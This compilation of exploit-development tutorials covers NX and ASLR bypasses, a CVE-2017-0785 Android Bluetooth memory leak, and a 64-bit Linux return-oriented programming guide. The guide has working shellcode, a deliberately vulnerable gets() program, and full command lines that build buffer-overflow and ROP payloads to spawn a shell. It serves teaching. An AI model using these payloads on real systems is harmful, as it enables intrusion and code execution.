1(cat payload.txt; cat) | ./nx_bypass

2id

3uid=0(root) gid=0(root) groups=0(root)
```

The use of “cat” command twice is necessary to prevent the application from exiting before user input is accepted.

https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/

https://www.bordergate.co.uk/64-bit-nx-bypass/

ASLR Bypass

Exploit Dev 101: Bypassing ASLR on Windows


Note: *This post is quite theoretical (yuk!) but I'll work on providing a hands-on demo sometime in the future. Also given the current mitigations in Windows, you'll need much more than bypassing ASLR*

What is ASLR?

Address space layout randomization (ASLR) is a memory protection techniques that tries to prevent an attacker from creating a reliable exploit. What it does is simple, a binary is loaded at a different base address in memory upon restart (or reboot for OS dlls). It also randomizes the base addresses for memory segments like the heap and the stack. This makes it harder for attackers to guess the correct address.


ASLR was introduced in Windows Vista and is in all newer versions. To make use of it, the executable needs to be compiled with /DYNAMICBASE option as well. OS dlls have that by default.

A way to see this taking place is by attaching an executable supporting ASLR (WinRAR in example below). Attach it to OllyDbg and go to the memory tab (ALT+M).



00DE0000	00001000	WinRAR		PE header
00DE1000	0010E000	WinRAR	.text	code
00EEF000	0001A000	WinRAR	.rdata	imports
00F09000	000A1000	WinRAR	.data	data
00FAA000	00001000	WinRAR	.gfids	
00FAB000	00001000	WinRAR	.tls	
00FAC000	00037000	WinRAR	.rsrc	resources
00FE3000	0000D000	WinRAR	.reloc	relocations

Restart WinRAR.



01370000	00001000	WinRAR		PE header
01371000	0010E000	WinRAR	.text	code
0147F000	0001A000	WinRAR	.rdata	imports
01499000	000A1000	WinRAR	.data	data
0153A000	00001000	WinRAR	.gfids	
0153B000	00001000	WinRAR	.tls	
0153C000	00037000	WinRAR	.rsrc	resources
01573000	0000D000	WinRAR	.reloc	relocations

Note that the he higher two bytes get randomized, lower ones don't.

How does it make exploitation harder?

Most exploits require a way to redirect execution to the payload, this can be done by many different ways. What all these techniques got in common is finding an instruction that will "trigger" the payload by jumping to the address. Since addresses are hard coded they won't work after restart/reboot/different machine.

Example: A JMP ESP instruction is located at 0x12345678 in test.dll, upon restart, address is now located at 0xABCD5678.

Bypassing ASLR

Next I'll discuss 4 (more like 3) techniques on bypassing ASLR, each with pros, cons and study cases if any.

1. Abusing non-ASLR enabled libraries

Programmers make mistakes, to make full use of ASLR, all loaded libraries need to be supporting it. If a single module doesn't you can make use of it by finding search that library for the needed instruction to jump to your shellcode.

Pros:

- Reliable.

Cons:

- None.

Study case:

- CoolPlayer+ Portable 2.19.6 - '.m3u' Stack Overflow (Egghunter + ASLR Bypass), can be found here.

---

2. Partial EIP overwrite

Since you control EIP, you also control how much of EIP you want to overwrite. As already mentioned, ASLR only randomizes the higher two bytes, what if you can make use of that and only overwrite the lower 2 bytes?

Example: DLL is loaded at 0xAABB0000, if you overwrite only the lower two bytes (thanks to small endianness) you can basically control EIP to jump anywhere
in 0xAABB0000 to 0xAABBXXY.

Pros:

- Big pool to search for the needed instruction from (16^4).

Cons:

- Can't use bad characters.

Study case:

- MS07-017, more info can be found here.

2.1 Single byte overwrite

Sometimes a character gets appended to your string, for example a null byte. This will mess up with the previous technique as when you try to overwrite the lower 2 bytes of EIP it becomes 0xAA00XXYY instead of 0xAABBXXYY.
Although this limits the possibility of finding a proper instruction, you might still be able to get away with a single byte.

Search in 0xAABB0000 to 0xAABB00FF for possible instructions that can be used to land you your shellcode. 256 combinations aren't a lot so good luck with that.

Pros:

- It's not over yet.

Cons:

- Very small search space (0x00 to 0xFF)
- Still can't use bad characters.

---

3. Bruteforcing address space

Since we know that only the 2 higher bytes are randomized, what if we try to bruteforce all the possible combination? This method is risky (might crash the service), slow and adds a lot of overhead.

Pros:

- Unless the higher bytes contain a bad char, it should work.

Cons:

- Large search space (0x0000 to 0xFFFF)
- Huge overhead, service might crash and not restart.
- Still can't use bad characters.

Study case:

- Samba 2.2.8 (Linux x86) - 'trans2open' Overflow (Metasploit), can be found here.

---

4. Memory leak

// TODO

---

5. Information Disclosure bug

//TODO

---

6. Ultra-luck mode

Needed instruction is found at all the addresses in format 0x0000XXYY, 0x0001XXYY, … ,0xFFFFXXYY.

Pros:

- Very cool.

Cons:

- Doesn't work.

https://www.abatchy.com/2017/06/exploit-dev-101-bypassing-aslr-on.html

Researchers discovered an Intel chip flaw that can allow attackers to bypass ASLR protection and improve the effectiveness of attacks on any platform. What exactly is the flaw and how does it result in attacks? What can enterprises do to prevent these attacks?

Address space layout randomization (ASLR) first appeared in computer operating systems in the early 2000s and was trumpeted as a major defense against buffer overflow attacks, a technique favored by hackers that can lead to arbitrary code execution and control hijacking. ASLR randomizes the memory locations used by system files and key program components, making it much harder for an attacker to correctly guess the location of a given process while substantially reducing the chances of a buffer overflow attack succeeding. ASLR-based defenses are widely adopted in all major operating systems, including those running on smartphones.

Being able to bypass ASLR memory protection can lead to complete control of a device. In a recent paper entitled "Jump Over ASLR: Attacking Branch Predictors to Bypass ASLR," researchers described a side-channel attack that could recover kernel address space layout randomization in about 60 milliseconds. The attack technique centers on Intel's use of the branch target buffer (BTB) in its Haswell chips. A circuit called a branch predictor, used by modern CPUs to improve the flow in the instruction pipeline, anticipates the addresses where soon-to-be-executed instructions are located. The predictor's BTB stores addresses from recently executed branch instructions so they can be obtained directly from a BTB lookup. As correct and incorrect predictions take slightly different amounts of time, this side-channel information can be used to identify the memory locations where specific chunks of code spawned by other software are loaded, as the BTB is shared by several applications executing on the same core.

The researchers said software countermeasures don't address the root cause of this side-channel, as it's the underlying hardware BTB addressing mechanism that requires fixing to prevent exploitable collisions in the BTB. While this attack is more efficient and direct than previous research into ways to bypass ASLR, it requires the attacker to be in a position to already run arbitrary code on the device. If an attacker can run arbitrary code on a system, they have far better options to subvert it than to bypass ASLR.

ASLR is not a perfect defense as implementations vary across operating systems and use different amounts of entropy, which affects the randomness of the address spaces and randomizing memory addresses at different intervals. Also, ASLR is an exploit mitigation technology aimed at protecting devices against remote attacks and not local attacks, which this particular attack is. Mitigation techniques against local attacks involve standard system hardening, such as removing unnecessary programs and accounts and setting up intrusion detection systems. This attack worked against the prediction hardware in Intel Haswell processors, but it's not known whether later Intel processors are also vulnerable. However, it does show that hardware and software play a role in keeping systems resilient from attack.

ASLR: an overview

Address Space Layout Randomization (**ASLR**) is a protection measure against attacks that exploit memory corruption vulnerabilities. It consists of **randomizing** the addresses of the memory areas associated with a process; for example, the executable bases and locations of the stack, heap, and libraries will change with each execution of the process.




Image source: *https://ichi.pro/it/aslr-e-il-kernel-ios-come-vengono-randomizzati-gli-spazi-degli-indirizzi-virtuali-236863501401787*

In this way, it becomes much more difficult for an attacker to predict the address of a particular function or data structure. Throwing an exception or crashing the system could be caused by executing arbitrary code that accesses an incorrect address. In conclusion, ASLR is a protection technique born mainly to mitigate **buffer overflow** or **buffer overrun** attacks.

Bypass through function address inference

In this section, we explain a technique to bypass ASLR protection. Before explaining this, we need to meet some initial requirements that highlight the situation in which this method can be applied.

Initial requirements

Suppose we are in the following situation:

1. firstly, we have successfully exploited an **information leak vulnerability** (for example, a **memory disclosure** of a particular process);
2. we get to know the **area** of disclosed memory;
3. and, finally, we have the possibility to analyze in detail the memory addresses obtained.

We are assuming, then, that we have access to the device's memory and can perform a **static analysis** using **reverse engineering tools**. If these initial requirements are satisfied, we can move on to the next paragraph to see a procedure that allows us to **bypass ASLR** protection.

Bypass ASLR

The idea behind this methodology is as follows: each time a process runs, ASLR maps it to a different address. However, between executions, the **offsets** between a specific function and the base address and also those between the functions themselves remain constant. This can be exploited to determine the address of a given function at **runtime**.

To clarify this concept, let's take a library of a specific process and make the following considerations:

- the library has a function A mapped to address *0x1000* and a function B mapped to address *0x5000*;
- the base address will change each time the process runs with ASLR; however, we still have these values constant:
    - offset of function A and function B from the base address;
    - offset between function A and function B (equal to *0x4000* in this simple example).

Basically, then, all we need is to understand if, from the exploit of information leakage, we **can identify** addresses that point to specific functions. In case these addresses **are always present**, it is possible to perform the following steps to bypass ASLR protection:

- use a reverse engineering tool to disassemble the target library, such as **IDA PRO** or **Ghidra**;
- retrieve memory addresses related to specific functions and evaluate offsets from the base;
- calculate offsets between functions;
- compare these offsets with those obtained from the memory leak.

In the next section, we show a practical example of this approach.

Reproduction on an old CVE

The technique explained above was tested on Android devices by exploiting an old vulnerability. Specifically, we have used the **CVE-2017-0785** present in the Bluetooth implementation on Android. This vulnerability is an information leak related to the **Service Discovery Protocol** (**SDP**) fragmentation mechanism. SDP allows a client to determine what services are available on a server and their characteristics. For example, when connecting a phone to a Bluetooth headset, SDP will be used to determine which headset supports Bluetooth profiles and which parameters are needed to connect. In addition, a detailed paper on the exploitation of this vulnerability is available here.

By exploiting CVE-2017-0785, it is, therefore, possible to obtain a large part of the stack related to the process that handles Bluetooth. In this case, the process in question is **com.android.bluetooth** and we highlight a memory address that we use to demonstrate the procedure.

Stack Memory Leak

ee2cb1d0	f3295000	dd803890	f6fb9538	ee268780	f6fac5a4	00000008	e3f256a0	f32845d0
f3011d08	00000000	dd803890	868f2bf9	f32845d0	0a7d660e	00000000	0a8732bc	f3011d08
f2f934e5	f2fe932e	f2ffb768	0a7cfc4b	00000000	0a7d6614	00000000	0a7cf0e4	00000000
f32845d0	f3011d1c	f2f7f201	f30d666c	00000000	0000000f	0000000f	f2f93683	00007530
00000000	f30d666c	f30fd12c	f30d666c	f30fd12c	f32845d0	f2f93903	f2f7f201	f30d666c
00000000	00000000	f30d666c	f2f7f4ff	f2f7f1fb	f30d6664	0000a5d6	f3001d4c	f32847cc
f3284dec	f3284e0b	00000002	0000000a	f2f77c75	f3284e0b	00000000	f3295090	00000004
f3295538	f6f79eb3	00000000	00000001	00000005	00000348	000005f0	f6fb9514	f30d666c
00000005	f3284630	f3295000	00000008	ee268788	f6fac5a4	00000001	00000000	f6f72edf
00000004	f3284c60	f3295000	f30edeb4	f6fb9538	ee268780	f6fac5a4	ee268788	f3284c60
...	...	...	...	...	...	...	...	...

By repeating the exploit of CVE-2017-0785 several times, we always found the memory addresses of the following functions:

- *btu_general_alarm_cb*, *alarm_set*, *sdp_disconnect_ind* (present in **bluetooth.default.so**)
- *init_thread*, *pthread_start*, *clone* (present in **libc.so**)

At this point, we replicate the steps explained above by examining bluetooth.default.so:

1. disassemble the shared object;
2. calculate the offsets from the base address of *btu_general_alarm_cb*, *alarm_set* and *sdp_disconnect_ind;*
3. estimate the offsets between the functions themselves;
4. for each address, evaluate the offsets with all others (in our example, we only show the offsets obtained for address *0xf2f93903*);
5. compare the offsets obtained from the static analysis with those of the run-time memory leak.

1. **BASE_OFFSETS:** {'btu_general_alarm': ef200, 'alarm_set':103908, 'sdp_disconnect':e8800}
2. **CORRECT_DIFFS:** {'btu_general_alarm': [6a00], 'alarm_set': [14708,1b108], 'sdp_disconnect': []}

f2f93903 offsets

4cc8733	3016fd	15790073	−4025c35	4d2b183	−4018ca1	f2f938fb	f06e263	−2f0ccd
−7e405	–	15790073	6c6a0d0a	−2f0ccd	e87bd2f5	–	e8720647	−7e405
41e	−55a2b	−67e65	e87c3cb8	–	e87bd2ef	–	e87c481f	–
−2f0ccd	−7e419	14702	−142d69	–	f2f938f4	f2f938f4	280	f2f8c3d3
–	−142d69	−169829	−142d69	−169829	−2f0ccd	–	14702	−142d69
–	–	−142d69	14404	14708	−142d61	f2f8932d	−6e449	−2f0ec9
−2f14e9	−2f1508	f2f93901	f2f938f9	1bc8e	−2f1508	–	−30178d	f2f938ff
−301c35	−3fe65b0	–	f2f93908	f2f938fe	f2f935bb	f2f93313	−4025c11	−142d69
f2f938fe	−2f0d2d	−3016fd	f2f938fb	4d2b17b	−4018ca1	f2f93902	–	−3fdf5dc
f2f938ff	−2f135d	−3016fd	−15a5b1	−4025c35	4d2b183	−4018ca1	4d2b17b	−2f135d
...	...	...	...	...	...	...	...	...

In this way, we are able to obtain the base address of the library from the information obtained from the memory leak.

Linux Return-Oriented Programming

Nobody's perfect. Particularly not programmers. Some days, we spend half our time fixing mistakes we made in the other half. And that's when we're lucky: often, a subtle bug escapes unnoticed into the wild, and we only learn of it after a monumental catastrophe.

Some disasters are accidental. For example, an unlucky chain of events might result in the precise conditions needed to trigger an overlooked logic error. Other disasters are deliberate. Like an accountant abusing a tax loophole lurking in a labyrinth of complex rules, an attacker might discover a bug, then exploit it to take over many computers.

Accordingly, modern systems are replete with security features designed to prevent evildoers from exploiting bugs. These safeguards might, for instance, hide vital information, or halt execution of a program as soon as they detect anomalous behaviour.

Executable space protection is one such defence. Unfortunately, it is an ineffective defence. In this guide, we show how to circumvent executable space protection on 64-bit Linux using a technique known as return-oriented programming.

Some assembly required

We begin our journey by writing assembly to launch a shell via the execve system call.

For backwards compatibility, 32-bit Linux system calls are supported in 64-bit Linux, so we might think we can reuse shellcode targeted for 32-bit systems. However, the execve syscall takes a memory address holding the NUL-terminated name of the program that should be executed. Our shellcode might be injected someplace that requires us to refer to memory addresses larger than 32 bits. Thus we must use 64-bit system calls.

The following may aid those accustomed to 32-bit assembly.

	32-bit syscall	**64-bit syscall**
instruction	int $0x80	syscall
syscall number	EAX, e.g. execve = 0xb	RAX, e.g. execve = 0x3b
up to 6 inputs	EBX, ECX, EDX, ESI, EDI, EBP	RDI, RSI, RDX, R10, R8, R9
over 6 inputs	in RAM; EBX points to them	forbidden

example	mov $0xb, %eax
	lea string_addr, %ebx
	mov $0, %ecx
	mov $0, %edx
	int $0x80
		mov $0x3b, %rax
		lea string_addr, %rdi
		mov $0, %rsi
		mov $0, %rdx
		syscall

We inline our assembly code in a C file, which we call shell.c:

```
int main() {
  asm("\
needle0: jmp there\n\
here:    pop %rdi\n\
        xor %rax, %rax\n\
        movb $0x3b, %al\n\
        xor %rsi, %rsi\n\
        xor %rdx, %rdx\n\
        syscall\n\
there:   call here\n\
```

```
.string \"/bin/sh\"\n\
needle1: .octa 0xdeadbeef\n\
  ");
}
```

No matter where in memory our code winds up, the call-pop trick will load the RDI register with the address of the "/bin/sh" string.

The needle0 and needle1 labels are to aid searches later on; so is the 0xdeadbeef constant (though since x86 is little-endian, it will show up as EF BE AD DE followed by 4 zero bytes).

For simplicity, we're using the API incorrectly; the second and third arguments to execve are supposed to point to NULL-terminated arrays of pointers to strings (argv[] and envp[]). However, our system is forgiving: running "/bin/sh" with NULL argv and envp succeeds:

```
ubuntu:~$ gcc shell.c
ubuntu:~$ ./a.out
$
```

In any case, adding argv and envp arrays is straightforward.

The shell game

We extract the payload we wish to inject. Let's examine the machine code:

```
$ objdump -d a.out | sed -n '/needle0/,/needle1/p'
00000000004004bf <needle0>:
  4004bf:       eb 0e                   jmp    4004cf <there>

00000000004004c1 <here>:
  4004c1:       5f                      pop    %rdi
  4004c2:       48 31 c0                xor    %rax,%rax
  4004c5:       b0 3b                   mov    $0x3b,%al
  4004c7:       48 31 f6                xor    %rsi,%rsi
  4004ca:       48 31 d2                xor    %rdx,%rdx
  4004cd:       0f 05                   syscall

00000000004004cf <there>:
  4004cf:       e8 ed ff ff ff          callq  4004c1 <here>
  4004d4:       2f                      (bad)
```

```
 4004d5:	62                   	(bad)
 4004d6:	69 6e 2f 73 68 00 ef 	imul   $0xef006873,0x2f(%rsi),%ebp
```

00000000004004dc <needle1>:

On 64-bit systems, the code segment is usually placed at 0x400000, so in the binary, our code lies starts at offset 0x4bf and finishes right before offset 0x4dc. This is 29 bytes:

```
$ echo $((0x4dc-0x4bf))
29
```

We round this up to the next multiple of 8 to get 32, then run:

```
$ xxd -s0x4bf -l32 -p a.out shellcode
```

Let's take a look:

```
$ cat shellcode
eb0e5f4831c0b03b4831f64831d20f05e8edffffff2f62696e2f736800ef
bead
```

Learn bad C in only 1 hour!

An awful C tutorial might contain an example like the following victim.c:

```
#include <stdio.h>
int main() {
  char name[64];
  puts("What's your name?");
  gets(name);
  printf("Hello, %s!\n", name);
  return 0;
}
```

Thanks to the cdecl calling convention for x86 systems, if we input a really long string, we'll overflow the name buffer, and overwrite the return address. Enter the shellcode followed by the right bytes and the program will unwittingly run it when trying to return from the main function.

The Three Trials of Code Injection

Alas, stack smashing is much harder these days. On my stock Ubuntu 12.04 install, there are 3 countermeasures:

1. GCC Stack-Smashing Protector (SSP), aka ProPolice: the compiler rearranges the stack layout to make buffer overflows less dangerous and inserts runtime stack integrity checks.

2. Executable space protection (NX): attempting to execute code in the stack causes a segmentation fault. This feature goes by many names, e.g. Data Execution Prevention (DEP) on Windows, or Write XOR Execute (W^X) on BSD. We call it NX here, because 64-bit Linux implements this feature with the CPU's NX bit ("Never eXecute").
3. Address Space Layout Randomization (ASLR): the location of the stack is randomized every run, so even if we can overwrite the return address, we have no idea what to put there.

We'll cheat to get around them. Firstly, we disable the SSP:

```
$ gcc -fno-stack-protector -o victim victim.c
```

Next, we disable executable space protection:

```
$ execstack -s victim
```

Lastly, we disable ASLR when running the binary:

```
$ setarch `arch` -R ./victim
What's your name?
World
Hello, World!
```

One more cheat. We'll simply print the buffer location:

```
#include <stdio.h>
int main() {
  char name[64];
  printf("%p\n", name);  // Print address of buffer.
  puts("What's your name?");
  gets(name);
  printf("Hello, %s!\n", name);
  return 0;
}
```

Recompile and run it:

```
$ setarch `arch` -R ./victim
0x7fffffffe090
What's your name?
```

The same address should appear on subsequent runs. We need it in little-endian:

```
$ a=`printf %016x 0x7fffffffe090 | tac -rs..`
$ echo $a
```

90e0ffffff7f0000

Success!

At last, we can attack our vulnerable program:

$ ((cat shellcode ; printf %080d 0 ; echo $a) | xxd -r -p ;

cat) | setarch `arch` -R ./victim

The shellcode takes up the first 32 bytes of the buffer. The 80 zeroes in the printf represent 40 zero bytes, 32 of which fill the rest of the buffer, and the remaining 8 overwrite the saved location of the RBP register. The next 8 overwrite the return address, and point to the beginning of the buffer where our shellcode lies.

Hit Enter a few times, then type "ls" to confirm that we are indeed in a running shell. There is no prompt, because the standard input is provided by cat, and not the terminal (/dev/tty).

The Importance of Being Patched

Just for fun, we'll take a detour and look into ASLR. In the old days, you could read the ESP register of any process by looking at /proc/pid/stat. This leak was plugged long ago. (Nowadays, a process can spy on a given process only if it has permission to ptrace() it.)

Let's pretend we're on an unpatched system, as it's more satisfying to cheat less. Also, we see first-hand the importance of being patched, and why ASLR needs secrecy as well as randomness.

Inspired by a presentation by Tavis Ormandy and Julien Tinnes, we run:

$ ps -eo cmd,esp

First, we run the victim program without ASLR:

$ setarch `arch` -R ./victim

and in another terminal:

$ ps -o cmd,esp -C victim

./victim ffffe038

Thus while the victim program is waiting for user input, it's stack pointer is 0x7fffffe038. We calculate the distance from this pointer to the name buffer:

$ echo $((0x7fffffe090-0x7fffffe038))

88

We are now armed with the offset we need to defeat ASLR on older systems. After running the victim program with ASLR reenabled:

$ ./victim

we can find the relevant pointer by spying on the process, then adding the offset:

$ ps -o cmd,esp -C victim

./victim 43a4b538

$ printf %x\\n $((0x7fff43a4b538+88))

7fff43a4b590

Perhaps it's easiest to demonstrate with named pipes:

$ mkfifo pip

$ cat pip | ./victim

In another terminal, we type:

$ sp=`ps --no-header -C victim -o esp`

$ a=`printf %016x $((0x7fff$sp+88)) | tac -r -s..`

$ ((cat shellcode ; printf %080d 0 ; echo $a) | xxd -r -p ;

cat) > pip

and after hitting enter a few times, we can enter shell commands.

Executable space perversion

Recompile the victim program without running the execstack command. Alternatively, reactivate executable space protection by running:

$ execstack -c victim

Try attacking this binary as above. Our efforts are thwarted as soon as the program jumps to our injected shellcode in the stack. The whole area is marked nonexecutable, so we get shut down.

Return-oriented programming deftly sidesteps this defence. The classic buffer overflow exploit fills the buffer with code we want to run; return-oriented programming instead fills the buffer with *addresses* of snippets of code we want to run, turning the stack pointer into a sort of indirect instruction pointer.

The snippets of code are handpicked from executable memory: for example, they might be fragments of libc. Hence the NX bit is powerless to stop us. In more detail:

1. We start with SP pointing to the start of a series of addresses. A RET instruction kicks things off.
2. Forget RET's usual meaning of returning from a subroutine. Instead, focus on its effects: RET jumps to the address in the memory location held by SP, and increments SP by 8 (on a 64-bit system).
3. After executing a few instructions, we encounter a RET. See step 2.

In return-oriented programming, a sequence of instructions ending in RET is called a *gadget*.

Go go gadgets

Our mission is to call the libc system() function with "/bin/sh" as the argument. We can do this by calling a gadget that assigns a chosen value to RDI and then jump to the system() libc function.

First, where's libc?

$ locate libc.so

/lib/i386-linux-gnu/libc.so.6

/lib/x86_64-linux-gnu/libc.so.6

/lib32/libc.so.6

/usr/lib/x86_64-linux-gnu/libc.so

My system has a 32-bit and a 64-bit libc. We want the 64-bit one; that's the second on the list.

Next, what kind of gadgets are available anyway?

$ objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B5 ret

The selection is reasonable, but our quick-and-dirty search only finds intentional snippets of code.

We can do better. In our case, we would very much like to execute:

pop %rdi

retq

while the pointer to "/bin/sh" is at the top of the stack. This would assign the pointer to RDI before advancing the stack pointer. The corresponding machine code is the two-byte sequence 0x5f 0xc3, which ought to occur somewhere in libc.

Sadly, I know of no widespread Linux tool that searches a file for a given sequence of bytes; most tools seem oriented towards text files and expect their inputs to be organized with newlines. (I'm reminded of Rob Pike's "Structural Regular Expressions".)

We settle for an ugly workaround:

$ xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | grep -n -B1 c3 |

grep 5f -m1 | awk '{printf"%x\n",$1-1}'

22a12

In other words:

1. Dump the library, one hex code per line.
2. Look for "c3", and print one line of leading context along with the matches. We also print the line numbers.
3. Look for the first "5f" match within the results.
4. As line numbers start from 1 and offsets start from 0, we must subtract 1 to get the latter from the former. Also, we want the address in hexadecimal. Asking Awk to treat the first argument as a number (due to the subtraction) conveniently drops all the characters after the digits, namely the "-5f" that grep outputs.

We're almost there. If we overwrite the return address with the following sequence:

- libc's address + 0x22a12
- address of "/bin/sh"
- address of libc's system() function

then on executing the next RET instruction, the program will pop the address of "/bin/sh" into RDI thanks to the first gadget, then jump to the system function.

Many happy returns

In one terminal, run:

$ setarch `arch` -R ./victim

And in another:

$ pid=`ps -C victim -o pid --no-headers | tr -d ' '`

$ grep libc /proc/$pid/maps

7ffff7a1d000-7ffff7bd0000 r-xp 00000000 08:05 7078182 /lib/x86_64-linux-gnu/libc-2.15.so

7ffff7bd0000-7ffff7dcf000 ---p 001b3000 08:05 7078182 /lib/x86_64-linux-gnu/libc-2.15.so

7ffff7dcf000-7ffff7dd3000 r--p 001b2000 08:05 7078182 /lib/x86_64-linux-gnu/libc-2.15.so

7ffff7dd3000-7ffff7dd5000 rw-p 001b6000 08:05 7078182 /lib/x86_64-linux-gnu/libc-2.15.so

Thus libc is loaded into memory starting at 0x7ffff7a1d000. That gives us our first ingredient: the address of the gadget is 0x7ffff7a1d000 + 0x22a12.

Next we want "/bin/sh" somewhere in memory. We can proceed similarly to before and place this string at the beginning of the buffer. From before, its address is 0x7fffffffe090.

The final ingredient is the location of the system library function.

$ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep '\<system\>'

0000000000044320 W system

Gotcha! The system function lives at 0x7ffff7a1d000 + 0x44320. Putting it all together:

$ (echo -n /bin/sh | xxd -p; printf %0130d 0;

printf %016x $((0x7ffff7a1d000+0x22a12)) | tac -rs..;

printf %016x 0x7fffffffe090 | tac -rs..;

printf %016x $((0x7ffff7a1d000+0x44320)) | tac -rs..) |

xxd -r -p | setarch `arch` -R ./victim

Hit enter a few times, then type in some commands to confirm this indeed spawns a shell.

There are 130 0s this time, which xxd turns into 65 zero bytes. This is exactly enough to cover the rest of the buffer after "/bin/sh" as well as the pushed RBP register, so that the very next location we overwrite is the top of the stack.

Debriefing

In our brief adventure, ProPolice is the best defence. It tries to move arrays to the highest parts of the stack, so less can be achieved by overflowing them. Additionally, it places certain values at the ends of arrays, which are known as *canaries*. It inserts checks before return instructions that halts execution if the canaries are harmed. We had to disable ProPolice completely to get started.

ASLR also defends against our attack provided there is sufficient entropy, and the randomness is kept secret. This is in fact rather tricky. We saw how older systems leaked information via /proc. In general, attackers have devised many ingenious methods to learn addresses that are meant to be hidden.

Last, and least, we have executable space protection. It turned out to be toothless. So what if we can't run code in the stack? We'll simply point to code elsewhere and run that instead! We used libc, but in general, there is usually some corpus of code we can raid. For example, researchers compromised a voting machine with extensive executable space protection, turning its own code against it.

Funnily enough, the cost of each measure seems inversely proportional to its benefit:

- Executable space protection requires special hardware (the NX bit) or expensive software emulation.
- ASLR requires cooperation from many parties. Programs and libraries alike must be loaded in random addresses. Information leaks must be plugged.
- ProPolice requires a compiler patch.

Security theater

One may ask: if executable space protection is so easily circumvented, is it worth having?

Somebody must have thought so, because it is so prevalent now. Perhaps it's time to ask: is executable space protection worth removing? Is executable space protection better than nothing?

We just saw how trivial it is to stitch together shreds of existing code to do our dirty work. We barely scratched the surface: with just a few gadgets, any computation is possible. Furthermore, there are tools that mine libraries for gadgets, and compilers that convert an input language into a series of addresses, ready for use on an unsuspecting non-executable stack. A well-armed attacker may as well forget executable space protection even exists.

Therefore, I argue executable space protection is worse than nothing. Aside from being high-cost and low-benefit, it segregates code from data. As Rob Pike puts it:

This flies in the face of the theories of Turing and von Neumann, which define the basic principles of the stored-program computer. Code and data are the same, or at least they can be.

Executable space protection interferes with self-modifying code, which is invaluable for just-in-time compiling, and for miraculously breathing new life into ancient calling conventions set in stone.

In a paper describing how to add nested functions to C despite its simple calling convention and thin pointers, Thomas Breuel observes:

There are, however, some architectures and/or operating systems that forbid a program to generate and execute code at runtime. We consider this restriction arbitrary and consider it poor hardware or software design. Implementations of programming languages such as FORTH, Lisp, or Smalltalk can benefit significantly from the ability to generate or modify code quickly at runtime.

Epilogue

Many thanks to Hovav Shacham, who first brought return-oriented programming to my attention. He co-authored a comprehensive introduction to return-oriented programming. Also, see the technical details of how return-oriented programming usurped a voting machine.

We focused on a specific attack. The defences we ran into can be much less effective for other kinds of attacks. For example, ASLR has a hard time fending off heap spraying.

Return-to-libc

Return-oriented programming is a generalization of the return-to-libc attack, which calls library functions instead of gadgets. In 32-bit Linux, the C calling convention is helpful, since arguments are passed on the stack: all we need to do is rig the stack so it holds our arguments and the address the library function. When RET is executed, we're in business.

However, the 64-bit C calling convention is identical to that of 64-bit system calls, except RCX takes the place of R10, and more than 6 arguments may be present (any extras are placed on the stack in right-to-left order). Overflowing the buffer only allows us to control the contents of the stack, and not the registers, complicating return-to-libc attacks.

The new calling convention still plays nice with return-oriented programming, because gadgets can manipulate registers.

GDB

Just as builders remove the scaffolding after finishing a skyscraper, I omitted the GDB sessions which helped me along the way. Did you think I could get these exploits byte-perfect the first time? I wish!

Speaking of which, I'm almost certain I've never used a debugger to debug! I've only used them to program in assembly, to investigate binaries for which I lacked the source, and now, for buffer overflow exploits. A quote from Linus Torvalds come to mind:

I don't like debuggers. Never have, probably never will. I use gdb all the time, but I tend to use it not as a debugger, but as a disassembler on steroids that you can program.

as does another from Brian Kernighan:

The most effective debugging tool is still careful thought, coupled with judiciously placed print statements.

I'm unsure if I'll ever write about GDB, since so many guides already exist. For now, I'll list a few choice commands:

$ gdb victim

start < shellcode

disas

break *0x00000000004005c1

cont

p $rsp

ni

si

x/10i0x400470

GDB helpfully places the code deterministically, though the location it chooses differs slightly to the shell's choice when ASLR is disabled.

Transcripts

I've summarized the above in a couple of shell scripts:

- classic.sh: the classic buffer overflow attack.
- rop.sh: the return-oriented programming version.

They work on my system (Ubuntu 12.04 on x86_64).

What is ROP?

